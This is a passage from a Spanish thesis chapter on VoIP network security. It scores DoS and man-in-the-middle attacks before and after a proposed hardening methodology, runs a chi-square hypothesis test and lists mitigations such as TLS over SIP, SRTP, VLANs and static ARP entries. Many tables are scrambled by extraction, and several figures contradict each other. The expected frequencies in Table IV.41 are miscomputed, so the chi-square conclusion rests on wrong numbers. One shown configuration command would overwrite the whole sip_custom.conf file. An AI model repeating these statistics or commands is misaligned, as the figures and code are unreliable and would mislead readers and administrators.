**INTERPRETACIÓN**: Se puede establecer que la confidencialidad aumenta en un 83,33% por estar la información encriptada, la autenticación 16,67% y la integridad en un 8,34%.

# INDICADOR: Denegación de Servicio

Cuando un atacante realiza un DoS, trata de impedir utilizar un servicio, en este caso es la saturación de llamadas mediante VoIP.

**Tabla IV. 25.-** Análisis de Vulnerabilidades-DoS según Ataques. Escenario sin Metodología Pesos (0-4)

						F	PRI	NC	IPI	) DE	SE	GU	RIE	DΑC	)					
INDICE			CF					DP					ΑT					IT		
	M				M	M				M	M				M	M				M
	В	В	M	Α	Α	В	В	M	Α	Α	В	В	M	Α	Α	В	В	M	Α	Α
Saturación																				
de																				
dispositivos																				
VolP	0									4		1				0				
Mensajes																				
malformado																				
S	0									4	0							2		
Inundacione																				
s de																				
mensajes																				
SIP	0									4		1				0				
TOTAL		0 12 2 2																		
PROMEDIO		(	),00	)			4	4,00	)			(	0,67	7			(	),67	7	
CF: Co	nfide	nci	alic	lad	DP	: Dis	pon	ibil	ida	d AT	: Aut	ent	ica	ciór	n IT	: Inte	gri	dad	ŀ	

**Tabla IV. 26.-** Análisis de Vulnerabilidades-DoS según Ataques. Escenario sin Metodología. Porcentual

							PF	RIN	CIP	IO D	E SE	GUI	RID	AD						
INDICE			CF	ı				DP	)				ΑT					IT		
	MB	В	M	Α	MA	МВ	В	М	Α	MA	МВ	В	М	Α	MA	МВ	В	М	Α	MA
Saturación de dispositivos																				
VolP	0									100		25				0				
Mensajes malformados	0									100	0					0		50		
Inundaciones de mensajes SIP	0									100		25				0				

TOTAL	0	300	50	50
PROMEDIO	0,00%	100,00%	16,67%	16,67%
CF: Co	onfidencialidad DP	: Disponibilidad AT:	Autenticación IT: Ir	ntegridad

**INTERPRETACIÓN:** En este caso, el parámetro que afecta un ataque de DoS es la Disponibilidad del servicio de VoIP en un 100%, ya que no permite la utilización del servicio saturando la central telefónica o PBX con la mayor cantidad de peticiones, por tanto, se puede evidenciar su comportamiento en la Figura IV.11.




Figura IV. 11.- Ataques de DoS sin Metodología

**Tabla IV. 27.-** Análisis de Vulnerabilidades-DoS. Escenario con Metodología. Pesos (0-4)

		PRINCIPIO DE	SEGURIDAD	
INDICE	CF	DP	AT	IT

	MB	В	M	Α	MA	MB	В	M	Α	MA	MB	В	M	Α	MA	МВ	В	M	Α	MA
Saturación de								2												
dispositivos																				Ì
VolP	0											1				0				1
Mensajes																				
malformados	0								3		0							2		Ì
Inundaciones								2												
de mensajes	0											1				0				1
SIP																				Ī
TOTAL		0					7					2					2			
PROMEDIO		0,00				2	2,33	3			(	0,67	7			(	0,67	7		
CF: Co	CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad																			

**Tabla IV. 28.-** Análisis de Vulnerabilidades-DoS. Escenario con Metodología Porcentual

							Р	RIN	CIPI	O DE	SEC	GUR	RIDA	٩D						
INDICE			CF					DP	)				ΑT					IT		
	MB	В	М	Α	MA	MB	В	M	Α	MA	MB	В	М	Α	MA	MB	В	М	Α	MA
Saturación de dispositivos	_							50												
VoIP	0											25				0				
Mensajes malformados	0								75		0							50		
Inundaciones de mensajes								50												
SIP	0											25				0				
TOTAL	0 175 50														50					
PROMEDIO		0,00%						8,33	8%			16	,67	%			16	6,67	%	
CF: (	Confid	lend	ciali	dad	d DF	P: Dis	por	nibili	dad	AT:	Auten	tica	cióı		IT: In	tegric	dad			




Figura IV. 12.- Ataques de DoS con Metodología

**INTERPRETACIÓN**: A través de la prevención de ARP Spoofing se puede evitar se genere denegación de servicio en la transmisión de VoIP, determinando que se reduce parcialmente en un 41, 67% al emplear la metodología. Los otros parámetros se mantienen sin modificación.

**Tabla IV. 29.-** Reducción de Ataques de DoS. Pesos (0-4)

	F	RINCIPIO DE	SEGURIDA	D							
INDICE	CF	DP	AT	IT							
DoS sin Metodología(A)	0	4	0,67	0,67							
DoS con Metodología(B)	0	2,33	0,67	0,67							
Reducción(A-B)	0,00	1,67	0,00	0,00							
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad											

Tabla IV. 30.- Reducción de Ataques de DoS. Porcentual

	Р	RINCIPIO DE	SEGURIDA	D									
INDICE	CF	DP	AT	ΙΤ									
DoS sin Metodología(A)	0,00%	100,00%	16,67%	16,67%									
DoS con Metodología(B)	0,00%	58,33%	16,67%	16,67%									
Reducción(A-B)	0,00%	41,67%	0,00%	0,00%									
CF: Confidencialidad DP: D													




Figura IV. 13.- Reducción de DoS con Metodología

 $\textbf{Realizado Por}: Ing. \ Germania \ R. \ Veloz \ R.$ 

En este ataque no se evidencia una reducción considerable, pero aún así reporta una disminución.

**↓** INDICADOR: Hombre en el medio

Uno de las mejores técnicas que se dispone para poder desarrollar ataques, permitiendo que toda la información pase por la estación del atacante sin sospecha. Este ataque es explicado a continuación de forma categorizada por principio de seguridad.

**Tabla IV. 31.-** Análisis de Vulnerabilidades-MitM según Ataques. Escenario sin Metodología. Pesos (0-4)

						F	PRI	NC	IPI	O DE	SE	GU	RIE	DAC	)					
			CF					DP					ΑT					IT		
INDICE	M B	В	М	Α	M A	M B	В	М	Α	M A	M B	В	М	Α	M A	M B	В	М	Α	M A
Intercambio de mensajes SIP				3			1							3			1			
Envenenamien to ARP			2							4		1						2		
Cambio de asociación direcciones MAC-IP					4				3						4			2		
TOTAL		9						8					8					5		
PROMEDIO		3,00					2	2,67	7			2	2,67	7			•	1,67	7	

**Tabla IV. 32.-** Análisis de Vulnerabilidades-MitM según Ataques. Escenario sin Metodología. Porcentual

							PF	RIN	CIPI	O DE	SEC	GUR	IDA	۸D						
INDICE			CF	•				DP	ı				ΑT					IT		
	MB	В	М	Α	MA	MB	В	М	Α	MA	МВ	В	М	Α	MA	МВ	В	М	Α	MA
Intercambio de mensajes SIP				75			25							75			25			
Envenenamiento ARP			50							100		25						50		
Cambio de asociación direcciones MAC-IP					100				75						100			50		
TOTAL			225	5				200	)	•			200	)				125		

PROMEDIO	75,00%	66,67%	66,67%	41,67%
	CF: Confidencialidad	DP: Disponibilidad AT: A	Autenticación IT: Inte	gridad




Figura IV. 14.- Ataques de MitM sin Metodología

Realizado Por: Ing. Germania R. Veloz R.

**INTERPERTACIÓN** El ataque hombre en el medio afecta a la confidencialidad en un 75%, la autenticación y disponibilidad en un 66,67% y la integridad en 41,67%, debido a que toda la información va a pasar por el atacante sin que nadie lo detecte a menos de tener una administración segura de la red.

**Tabla IV. 33.-** Análisis de Vulnerabilidades-MitM según Ataques. Escenario con Metodología. Pesos (0-4)

					Р	RII	<b>IOI</b>	PIC	) DE	SE	GU	RIE	DΑ	D					
		CF					DP					ΑT					IT		
МВ	В	М	Α	M A	M B	В	М	Α	M A	M B	В	М	Α	M A	M B	В	М	Α	M A
	1					1					1					1			
0					0					0					0				
	1					1					1					1			
	2						2					2					2		
	0,67					(	),67	7			(	),67	7			(	),67	7	
		MB B 1 0	MB B M  1 0 1 2	1 0 1	MB B M A A A A A A A A A A A A A A A A A	CF	CF           MB         B         M         A         M         M         B         B           1         1         0         0         0         0         0         0         1	CF         DP           MB         B         M         A         A         B         B         M           1         1         0	MB         B         M         A         M         M         B         B         M         A           1         1         0	CF       DP         MB       B       M       A       M       M       B       B       M       A       A         1       0	CF       DP         MB       B       M       A       A       B       B       M       A       A       B         0	CF         DP           MB         B         M         A         A         B         B         M         A         A         B         B           1         1         0	CF         DP         AT           MB         B         M         A         A         B         B         M         A         A         B         B         M         A         A         B         B         M           1         1         0	MB         B         M         A         A         B         B         M         A         A         B         B         M         A         A         B         B         M         A         A         B         B         M         A         A         B         B         M         A           0	MB         B         M         A         A         B         B         M         A         A         B         B         M         A	CF         DP         AT           MB         M	CF         DP         AT         M         M         M         M         M         M         M         M         M         M         M         M         M         M         M         M         M         M         A         A         B         B         M         A         A         B         B         M         A         A         B         B         M         A         A         B         B         M         A         A         B         B         M         A         A         B         B         M         A         A         B         B         M         A         A         B         B         M         A         A         B         B         M         A         A         B         B         M         A         A         B         B         M         A         A         B         B         M         A         A         B         B         M         A         A         B         B         M         A         A         A         B         B         M         A         A         A         B         B         M         A         A         A	CF         DP         AT         IT           MB         M         M         M         M         M         A         A         B         M         A         A         B         M	CF         DP         AT         IT           MB         M         M         M         M         M         M         M         M         M         M         M         M         M         M         M         A         A         B         B         M         A         A         B         B         M         A         A         B         B         M         A           0

Tabla IV. 34.- Análisis de Vulnerabilidades-MitM según Ataques. Escenario con

							PR	INC	IPI	O DE	SEC	GUR	ID/	٩D						
INDICE			CF					DP					ΑT					IT		
	MB	В	М	Α	MA	МВ	В	М	Α	MA	МВ	В	М	Α	MA	МВ	В	М	Α	MA
Intercambio de mensajes SIP		25					25					25					25			
Envenenamiento ARP	0					0					0					0				
Cambio de asociación direcciones MAC- IP		25					25					25					25			
TOTAL			50					50					50					50		
PROMEDIO		16,67%					16	,67	%			16	,67°	%			16	,67	%	
CF: Co	onfide	encia	alid	ad	DP:	Dispo	onibi	ilida	nd A	AT: A	utenti	cac	ión	П	Γ: Inte	grida	ad			

Metodología.




Figura IV. 15.- Ataques de MitM con Metodología


**Tabla IV. 35.-** Reducción de MitM. Pesos (0-4)

	P	PRINCIPIO DE	<b>SEGURIDA</b>	D									
INDICE	CF	DP	AT	IT									
MitM sin Metodología(A)	3	2,67	2,67	1,67									
MitM con Metodología(B)	0,67	0,67	0,67	0,67									
Reducción(A-B)	2,33	2,00	2,00	1,00									
CF: Confidencialidad DP	CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad												

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 36.- Reducción de MitM. Porcentual

	Р	RINCIPIO DE	SEGURIDAL	)								
INDICE	CF	DP	AT	IT								
MitM sin Metodología(A)	75,00%	66,67%	66,67%	41,67%								
MitM con Metodología(B)	16,67%	16,67%	16,67%	16,67%								
Reducción(A-B)	58,33%	50,00%	50,00%	25,00%								
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad												



**Figura IV. 16.-** Reducción de MitM con Metodología **Realizado Por**: Ing. Germania R. Veloz R.

**INTERPRETACIÓN**: Una vez aplicada la metodología en el escenario de prueba se puede evidenciar que el ataque de hombre en el medio se reduce al momento de asegurar el envenenamiento ARP y se limita el acceso de las MAC de la intranet. Considérese que este es aplicable a una red pequeña.

# 4.1.3 ANÁLISIS COMPARATIVO GENERAL DE LOS ESCENARIOS DE PRUEBA.

**Tabla IV. 37.-** Análisis comparativo de las vulnerabilidades antes y después de la Metodología

	PRIN	CIPIO DE	SEGURII	DAD
INDICE	CF	DP	AT	IT
Enumeración sin Metodología (A)	3,75	0	3	0
Enumeración con Metodología(B)	2,5	0	2	0
Reducción Vulnerabilidad Enumeración (A-B)	1,25	0,00	1,00	0,00
Eavesdroping sin Metodología (A)	4	0	0,75	0,67
Eavesdroping con Metodología(B)	0,67	0	0,33	0,33
Reducción Vulnerabilidad Eavesdroping (A-B)	3,33	0,00	0,42	0,34

DoS sin Metodología (A)	0	4	0,67	0,67				
DoS con Metodología(B)	0	2,33	0,67	0,67				
Reducción Vulnerabilidad DoS (A-B)	0,00	1,67	0,00	0,00				
MitM sin Metodología(A)	3	2,67	2,67	1,67				
MitM con Metodología(B)	0,67	0,67	0,67	0,67				
Reducción Vulnerabilidad MitM (A-B)	2,33	2,00	2,00	1,00				
PROMEDIO	1,73	0,92	0,86	0,34				
PORCENTAJE	43,19%	22,94%	21,38%	8,38%				
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad								

**Tabla IV. 38.-** Análisis comparativo Porcentual de las vulnerabilidades antes y después de la Metodología

	PRINCIPIO DE SEGURIDAD						
INDICE	CF	DP	AT	IT			
Enumeración sin Metodología	93,75	0	75	0			
Enumeración con Metodología	62,5	0	50	0			
Reducción Enumeración (A-B)	31,25	0	25	0			
Eavesdroping sin Metodología	100	0	18,75	16,75			
Eavesdroping con Metodología	16,75	0	8,25	8,25			
Reducción Vulnerabilidad Eavesdroping							
(A-B)	83,25	0	10,5	8,5			
DoS sin Metodología	0	100	16,75	16,75			
DoS con Metodología	0	58,25	16,75	16,75			
Reducción Vulnerabilidad DoS (A-B)	0	41,75	0	0			
MitM sin Metodología	75	66,75	66,75	41,75			
MitM con Metodología	16,75	16,75	31,25	16,75			
Reducción Vulnerabilidad MitM (A-B)	58,25	50	35,5	25			
PROMEDIO DE REDUCCIÓN	43,1875	22,9375	17,75	8,375			

Realizado Por: Ing. Germania R. Veloz R.

**INTERPRETACIÓN**: Mediante esta tabla se puede representar que se disminuye las vulnerabilidades en función de su principio de seguridad, enfocando que el mayor ataque que se puede realizar a una central VoIP es el de confidencialidad a un grado de 43,19%, en disponibilidad 22,94%, en autenticación 17,75% y en la integridad 8,38%.

### 4.2 DEMOSTRACIÓN DE LA HIPÓTESIS

Uno de los desafíos en una investigación es el poder demostrar la hipótesis planteada y establecer que esta puede ser aplicada como una afirmación sustentada por un proceso investigativo.

Al tratar de comparar dos posibles alternativas de conclusión es conveniente utilizar el método de comprobación de hipótesis de Chi-Cuadrado donde se empleará un contraste de hipótesis que involucra reglas que permiten decidir cuál de las dos opciones: la nula o la alterna debe aceptarse en base al resultado obtenido en una muestra.

Al momento que deseamos demostrar que la aplicación de una metodología reducirá las vulnerabilidades de la capa de aplicación en la transmisión de VoIP se confronta con su opuesta, implicando así, que se acepte o se rechace la hipótesis planteada.

# PLANTEAMIENTO DE LA HIPÓTESIS

 H<sub>I=</sub> La aplicación de una metodología de seguridad en una red VoIP, permitirá reducir las vulnerabilidades en la capa de aplicación.

H<sub>o=</sub> La aplicación de una metodología de seguridad en una red VoIP, no permitirá reducir las vulnerabilidades en la capa de aplicación.

Al momento en que se analizó las diferentes vulnerabilidades y en el proceso de observación y toma de muestras se pudo establecer las frecuencias observadas en cada una de ellas y que están descritas en la tabla IV.39.

En la relación presentada en la Figura IV.17. Se establece los pesos adoptados para la demostración de la hipótesis y que fueron tabulados para hallar la tabla de lo observado descrita en la tabla IV.39.




Figura IV. 17.- Distribución de pesos para comprobación de hipótesis

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 39.- Toma de frecuencias por Vulnerabilidad

V. Independiente	V. Independiente			SIN					CON			
V Indonendiants	INDICE	ME	METODOLOGÍA					METODOLOGÍA				
V. Independiente		CF	DP	AT	IT		CF	DP	ΑT	IT		
	Enumeración	4	0	2	0		3	0	0	0		
Reduce las	Eavesdroping	3	0	1	0		0	0	0	0		
vulnerabilidades	DoS	0	3	0	0		0	1	0	0		
	MitM	2	0	2	0		0	0	0	0		
	Enumeración	0	0	2	0		0	0	4	0		
Postura Neutral	Eavesdroping	0	0	0	0		0	0	0	0		
Postura Neutrai	DoS	0	0	0	1		0	2	0	1		
	MitM	1	2	0	2		0	0	0	0		
	Enumeración	0	4	0	4		1	4	0	4		
No reduce	Eavesdroping	0	3	1	3		3	3	3	3		
vulnerabilidades	DoS	3	0	3	2		3	1	3	2		
	MitM	0	1	1	1		3	3	3	3		
CF: Confidenciali	dad DP: Disponib	ilidad	AT: A	utent	icaci	ón	IT:	Integri	idad			

Realizado Por: Ing. Germania R. Veloz R.

A continuación se nota que la tabla IV. 39 genera valores muy dispersos, por tanto, se agrupa en función de las vulnerabilidades sumando los valores por principio de seguridad. Se suma cada uno de los ítems por Confidencialidad, Disponibilidad, Autenticación e Integridad pero por cada probable postura.

Tabla IV. 40.- Tabla de Frecuencias Observadas

V. Independiente	SIN	SIN METODOLOGÍA			CON				
V. Independiente	CF	DP	AT	IT	CF	DP	AT	IT	TOTAL
Reduce las vulnerabilidades	9	3	5	0	3	1	0	0	21
Postura Neutral	1	2	2	3	0	2	4	1	15
No reduce vulnerabilidades	3	8	5	10	10	11	9	12	68
TOTAL	13	13	12	13	13	14	13	13	104

Ahora debemos establecer los parámetros que intervienen en la implementación del método de Chi-Cuadrado.

# Parámetros para Chi Cuadrado

Nivel de Significación	α=0.05
Grado de libertad Ec.(1)	g=(3-1)(8-1)
$\sigma 1 = (\#filas - 1) * (\#columnas - 1)$	g=14
$X_t^2$ = Chi Tabulado	Xt=23.68
Criterio	$X_c^2 \ge X_t^2$

Para formar la tabla de frecuencias esperadas se calcula mediante Ec. (2) aplicada a la tabla de frecuencias observadas.

$$f_e = \frac{(total \ fila)*(total \ columna)}{N}$$
 Ec. (2) N: Total de frecuencias observadas

Por tanto como resultado se obtiene la tabla IV.41.

**Tabla IV. 41.-** Tabla de frecuencias Esperadas

V. Independiente	SIN METODOLOGÍA	CON METDOLOGÍA	TOTAL
V. Independiente			

	CF	DP	AT	IT	CF	DP	AT	IT	
Reduce las vulnerabilidades	2,63	2,42	2,42	2,63	2,63	2,83	2,63	2,63	21
Neutral	1,88	1,88	1,73	1,88	1,88	2,02	1,88	1,88	15
No reduce vulnerabilidades	1,96	5,23	3,27	6,54	6,54	7,19	5,88	7,85	68
TOTAL		13	12	13	13	14	13	13	104

Por lo tanto, la primera celda será calculada:

$$f_e = \frac{(21)(13)}{104} = 2,63$$

A continuación se debe encontrar la tabla con la aplicación de Chi-cuadrado ( $X_c^2$ ) dado por la ecuación EC. (3).

$$X_c^2 = \sum \frac{(O-E)^2}{E}$$
 Ec. (3)

Dónde:

 $\Sigma$  = es la sumatoria de todos los valores posibles de (O – E) $^2$  / E.

O = el número observado

E = el número esperado, y

Aplicando dicha fórmula se obtiene la tabla de Chi-cuadrado en la tabla IV. 42

Tabla IV. 42.- Cálculo de Chi-cuadrado

	PS		0	E	О-Е	(O-E)2	(O-E)2/E
ဟ		Reduce las vulnerabilidades	9	2,63	6,38	40,64	15,48
Ž		Neutral	1	1,88	-0,88	0,77	0,41
<b>≤</b>	CF	No reduce vulnerabilidades	3	1,96	1,04	1,08	0,55
OT		Reduce las vulnerabilidades	3	2,42	0,58	0,33	0,14
Ď		Neutral	2	1,88	0,13	0,02	0,01
, j	DP	No reduce vulnerabilidades	8	5,23	2,77	7,67	1,47
SIN METODOLOGIA		Reduce las vulnerabilidades	5	2,42	2,58	6,64	2,74
Þ	AT	Neutral	2	1,73	0,27	0,07	0,04


		No reduce vulnerabilidades	5	3,27	1,73	3,00	0,92
		Reduce las vulnerabilidades	0	2,63	-2,63	6,89	2,63
		Neutral	3	1,88	1,13	1,27	0,68
	IT	No reduce vulnerabilidades	10	6,54	3,46	11,98	1,83
		Reduce las vulnerabilidades	3	2,63	0,38	0,14	0,05
		Neutral	0	1,88	-1,88	3,52	1,88
Ω	CF	No reduce vulnerabilidades	10	6,54	3,46	11,98	1,83
CON METODOLOGIA		Reduce las vulnerabilidades	1	2,83	-1,83	3,34	1,18
<b>M</b>		Neutral	2	2,02	-0,02	0,00	0,00
- F	DP	No reduce vulnerabilidades	11	7,19	3,81	14,50	2,02
Ď		Reduce las vulnerabilidades	0	2,63	-2,63	6,89	2,63
) E		Neutral	4	1,88	2,13	4,52	2,41
<u> </u>	AT	No reduce vulnerabilidades	9	5,88	3,12	9,71	1,65
>		Reduce las vulnerabilidades	0	2,63	-2,63	6,89	2,63
		Neutral	1	1,88	-0,88	0,77	0,41
	IT	No reduce vulnerabilidades	12	7,85	4,15	17,25	2,20
					$X_c^2$	=	45,76

Una vez que se ha encontrado el valor de  $X_c^2$  =45,76 que identifica el valor calculado de la aplicación de Chi.Cuadrado, se puede indicar que el criterio a evaluar :

$$X_c^2 \ge X_t^2$$
. se cumple:

45.76≥23,68 es cierto.

Por tanto, se rechaza la hipótesis nula y se aprueba Hi.



**Figura IV. 18.-** Gráfica demostrativa de Hipótesis de Investigación **Realizado Por**: Ing. Germania R. Veloz R.

# 4.3 METODOLOGÍA PROPUESTA PARA CORRECCIÓN DE VULNERABILIDADES

Luego de haber analizado los posibles ataques que atentan a la integridad confidencialidad y disponibilidad de los datos de una llamada utilizando técnicas de Enumeración, Eavesdroping, DoS y Hombre en el Medio es sumamente importante y necesario incorporar medidas de seguridad a nuestra red que permitan mitigar los riesgos asociados a las vulnerabilidades encontradas.

Este hecho puede darse en función de los siguientes criterios:

- 1. Seguridad en los protocolos.
- 2. Seguridad en los equipos de VoIP.
- 3. Seguridad en el entorno.

Cada una de ellas debe optimizar configuraciones y adquirir buenas prácticas.

# 4.3.1 SEGURIDAD EN LOS PROTOCOLOS

El protocolo que es protagonista importante de una transmisión VoIP es el protocolo SIP, en vista que su principal función es la señalización en una comunicación VoIP. Este es un estándar IEFT basado en HTTP permitiendo aprovechar la flexibilidad de Internet. Por tanto se puede asegurar a través de las siguientes alternativas.

1. (S/MIME) Secure Multipurpose Internet Mail Extension.

Alternativa compleja por el uso de infraestructura PKI.

#### 2. Uso de IPSec

Al momento de transmitir los datos en una red VoIP, se pueden dar varios saltos al realizar una petición SIP del origen hasta el destino. Por lo tanto, se deberá incorporar un mecanismo de seguridad salto a salto, para que los servidores intermedios tengan acceso al contenido cifrado de los paquetes. Hay que recordar que IPSec es una solución basada en túneles VPN punto a punto. Esta alternativa puede implementarse al momento de trabajar con una WAN, para mayor seguridad.

# 3. Empleando TLS sobre SIP

Según las mejores prácticas se aconseja emplear SIPS que permite una comunicación mediante un canal seguro, cifrado y con los extremos autenticados<sup>12</sup>.

# 4. Proteger el canal de voz.

-

<sup>12</sup> http://www.enterate.unam.mx/Articulos/2007/enero/voip.htm,

Para proteger el canal de voz se emplea SRTP(RFC3711), requiere que SIP, esté implementado con TLS para que proceso de negociado de claves no sea claro para cifrar los canales de audio.

Si se desea una seguridad más compleja se debería emplear SIPS y SRTP.

#### 4.3.2 SEGURIDAD EN LOS EQUIPOS DE VOIP

Los equipos físicos al estar inmersos en la transmisión de VoIP, deben procurar estar configurados evitando utilizar los protocolos TFTP o HTTP, ya que transmiten la configuración en claro y puede capturarse como archivo xml, ya que su configuración se almacena en este formato.

### a) Provisioning

En tal virtud, se debe emplear provisioning mediante HTTPS si el equipo lo admite, caso contrario desactivar provisioning.

- b) Como el puerto de VoIP es el 5060 y 5061 se recomienda cambiar estos puertos por defecto.
- c) IPS

Emplear un detector de intrusos para poder identificar ataques y escaneos de puerto.

### d) VLANs

Configurar la red empleando una Vlan para voz y una para datos, procurando que se segmente dominios de broadcast y brindar seguridad de forma dedicada, estableciendo políticas de seguridad de forma separada.

# 4.3.3 SEGURIDAD EN EL ENTORNO

El administrador de la red deberá incorporar políticas de seguridad y aplicarla de forma consciente y obligatoria, considerando los siguientes criterios:<sup>13</sup>

- Revisión periódica de logs del sistema.
- Manejar claves robustas en los equipos terminales.
- Actualización de software
- Evaluación periódica de las configuraciones y seguridad institucional.

# 4.3.4 PROCESO DE APLICACIÓN DE METODOLOGÍA.

#### 4.3.4.1 FASE DE RECOLECCIÓN DE INFORMACIÓN

Dentro de la información que se debe conocer para aplicar la metodología a continuación descrita se encuentra:

- 1. Tipo y tamaño de la red.
- 2. Configuración actual de la red. Protocolo VoIP, tipo de cuentas VoIP,

.

<sup>&</sup>lt;sup>13</sup> http://www.sinologic.net/proyectos/asterisk/checkSecurity/

 Políticas actuales de seguridades de la red, a nivel de dispositivos y usuarios de la misma.

#### 4.3.4.2 FASE DE PENTESTING VOIP

La fase de Pentesting VOIP, es un examen de nuestra red actual, para poder establecer que vulnerabilidades son detectadas y se lo realizará a través de la aplicación Backtrack con sus herramientas de detección de vulnerabilidades de VoIP.

Cada uno de los pasos está descrito en el Anexo III.C Donde se describe cada uno de los pasos que se deben seguir. Además se posee de un script de ataque que automatiza esta tarea y se lo ejecuta en la consola de Backtrack con ./script.

Es conveniente que se llene una ficha de observación para documentar esta fase y que sirva de base para toma de decisiones administrativas por parte del encargado de la red. Este documento se encuentra en el Anexo VI.

# 4.3.4.3 FASE DE CORRECCIÓN DE VULNERABILIDADES

# SOLUCIÓN POR ATAQUE.

#### **4.3.4.3.1 FOOTPRINTING**

Se debe configurar dentro del archivo sip\_custom.conf el parámetro Alwaysauthreject a yes, que indica que debe estar siempre la extensión autenticada, para asegurarse que es el de quien se trata como cliente:

echo alwaysauthreject=yes > /etc/asterisk/sip\_custom.conf

### 4.3.4.3.2 **SPOOFING**

Para esta tarea se debe generar el uso de una tabla estática de ARP, donde se asegurará aquellas IP que lo necesiten.

Lo que se debe hacer es lo siguiente:

arp -s IP cliente MAC cliente

#### **4.3.4.3.3. EAVESDROPING**

Al momento que se corrige este ataque que afecta a la confidencialidad de los clientes se emplea:

- Creación de certificado de seguridad descrito en el anexo V, considerando su tiempo de vigencia el cual deberá estar instalado en los clientes y en el servidor, como se describe en el Anexo IV.
- 2. Configurar a la PBX para que maneje TLS sobre SIP, ver Anexo IV.
- 3. Reiniciar el servidor de Elastix.
- Verificar en el sniffer que los paquetes son transmitidos como RTP cifrados, ya que solo se ve paquetes UDP.

#### 4.3.4.3.4 OTRAS

Es recomendable el uso de antivirus que permita detectar posibles ataques con la ejecución de herramientas que atentan con su integridad de forma permanente.

Otro de los parámetros a considerar es la actualización de los módulos de equipos de red y de la central telefónica. Elastix en cada uno de sus versiones integra nuevos beneficios de seguridad y pueden ser actualizados sin problema de la configuración residente en la PBX empleada.

Además, se debe considerar un factor importante que es la calidad de voz de nuestra red, por tal razón es beneficioso desarrollar un test al usuario con la finalidad de determinar si la seguridad alcanzada no deterioró la claridad del servicio, mediante el uso de una encuesta que se fundamente en la escala de MOS con los siguientes criterios:

Valor	Nivel de Calidad de voz
1	Calidad muy Baja
2	Calidad Baja
3	Calidad Media
4	Calidad Buena
5	Calidad Excelente

Estas medidas son subjetivas a las condiciones del usuario, códecs empleados, pero según las pruebas realizadas en la metodología planteada la voz se comprende.

### 4.3.4.4 DOCUMENTACIÓN

La documentación es prioritaria, ya que a través de esta se puede evidenciar que debilidades ya fueron corregidas y cuáles deben ser analizadas según su prioridad. Sin duda, una de las ideas es que esta información sirve de base para los encargados de la seguridad de la red como preventiva para posibles nuevos ataques.

### CONCLUSIONES

- El ataque de Eavesdroping, permite capturar paquetes RTP y reproducir la llamada obteniendo la información fácilmente a través de un sniffer, por lo que la inseguridad de la red en el principio de Confidencialidad se ve afectado en un 100%. Al instalar certificados de seguridad en los dispositivos y el empleo de TLS sobre SIP aporta a que este porcentaje se reduzca a un 16.75%, en vista que la información viaja encriptada, imposibilitando su escucha inmediata.
